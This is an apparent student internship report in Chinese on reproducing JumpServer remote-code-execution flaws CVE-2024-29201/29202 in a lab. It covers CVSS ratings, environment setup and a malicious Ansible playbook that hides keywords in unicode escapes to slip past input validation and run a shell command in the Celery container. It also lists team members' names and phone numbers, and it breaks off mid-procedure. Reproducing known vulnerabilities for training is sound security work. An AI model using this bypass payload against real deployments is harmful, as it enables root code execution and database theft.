**南开大学**

**实习实训漏洞复现报告**

**2024年7月26日**

目录

[1.漏洞复现结论（15分） 1](#_Toc172983141)

[1.1风险等级分布 1](#_Toc172983142)

[2.工作计划（25分） 1](#_Toc172983143)

[2.1工作人员 1](#_Toc172983144)

[2.2漏洞对象 2](#_Toc172983145)

[2.3漏洞复现阶段 2](#_Toc172983146)

[2.4风险等级 2](#_Toc172983147)

[3.漏洞复现过程（35分） 2](#_Toc172983148)

[3.1 风险管理及规避 9](#_Toc172983149)

[3.2测试方法 10](#_Toc172983150)

[3.3测试中所用的工具 10](#_Toc172983151)

[4. 漏洞复现结果（25分） 10](#_Toc172983152)

[4.1 POC插件编写 10](#_Toc172983153)

[4.2 漏洞信息 13](#_Toc172983154)

# 1.漏洞复现结论（15分）

南开大学第五组的安全人员采用科学的漏洞复现步骤于2024年7月15日至2024年7月25日对目标漏洞进行了全面深入的漏洞复现。

本次共发现漏洞2个，其高危漏洞2个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | JumpServer远程代码执行漏洞(CVE-2024-29201) | 高危 |
| 2 | JumpServer远程代码执行漏洞(CVE-2024-29202) | 高危 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

|  |  |
| --- | --- |
| 漏洞级别 | 超危 |
| 攻击复杂度 | 低 |
| 机密性 | 高 |
| 完整性 | 高 |
| 可用性 | 高 |
| CVSS2.0评分 | AV:N/AC:L/Au:N/C:P/I:P/A:P |
| 2.0基本评分 | 7.8 |
| CVSS3.0评分 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| 3.0基本评分 | 9.9 |

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 侯博文 | 13022498745 |
| 2 | 组员 | 郝志成 | 15063560713 |
| 3 | 组员 | 陆皓喆 | 15058298819 |
| 4 | 组员 | 秦德龙 | 16622753767 |
| 5 | 组员 | 胡博浩 | 18270856986 |

## 2.2漏洞对象

JumpServer开源堡垒机采用了分布式架构设计,采用容器化的部署方式，支持多种资产类型和大规模资产纳管,可以支持高并发访问，满足企业用户在混合IT环境中的运维安全审计需求。

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 信息收集阶段 | 在此阶段，进行信息收集工作，确定是否使用了存在该漏洞的web系统，并确定测试与攻击的目标。 |
| 环境搭建阶段 | 在kali中配置基于jumpserver的Web服务并启用。包括配置指定版本的jumpserver(3.10.6)，创建账号以及用户资产等。 |
| 漏洞利用阶段 | 写入我们的POC脚本，利用漏洞，并运行playbook，观察系统后台数据库中是否有注入。 |
| 验证漏洞阶段 | 前往kali中的数据库，查看是否有pwnd文件的注入。 |

## 2.4风险等级


|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 远程代码执行漏洞，具有低权限用户帐户的攻击者可通过构建恶意playbook模板绕过Ansible中的输入验证机制，从而在Celery容器中执行任意代码。 |
| 2 | 高危 | JINJA2注入代码执行漏洞，具有低权限用户帐户的攻击者可通过构建恶意playbook模板利用Ansible中的Jinja2模板代码注入漏洞在Celery容器中执行任意代码。由于Celery容器以root权限运行并具有数据库访问权限，因此攻击者可以从所有主机窃取敏感信息或操纵数据库。 |

# 3.漏洞复现过程（35分）

首先我们在JumpServer官网下载文件quick\_start.sh

下载完毕后，将其拖入到kali中


用mousepad模式打开该文件，修改版本号为3.10.6



我们在kali系统中输入sudo bash quick\_start.sh 进行下载




3.10.6版本下载完毕后，系统会提供给我们对应的SSH端口号




可以看出此处的ip地址为http://192.168.188.128:80


我们登陆此处的网址，就可以访问JumpServer了




我们根据提供的账号admin，密码admin进行登录，再修改密码，重新登录，进入主界面




接着我们向后台添加资产，添加一条名为test的资产即可，设置对应的地址为kali主机地址，注意还需要添加kali的账号



我们对其进行测试，发现连接成功！



然后我们添加用户lhz



然后为lhz用户分配资产

这样我们的环境就搭建好了，admin和lhz用户都有test资产，符合漏洞条件

**CVE-2024-29201**

我们首先切换账号，登陆lhz账户，进入作业中心——模版管理，新建一个playbook\_lhz，进入其工作空间，加入以下的代码内容：

[{

"name": "RCE playbook",

"hosts": "all",

"tasks": [

{

"name": "this runs in Celery container",

"shell": "id > /tmp/pwnd",

"\u0064elegate\_to": "localhost"


} ],

"vars": {

"ansible\_\u0063onnection": "local"


}

}]




然后点击保存

切换到作业管理页面，创建一个新的Playbook作业，按照如下格式创建：



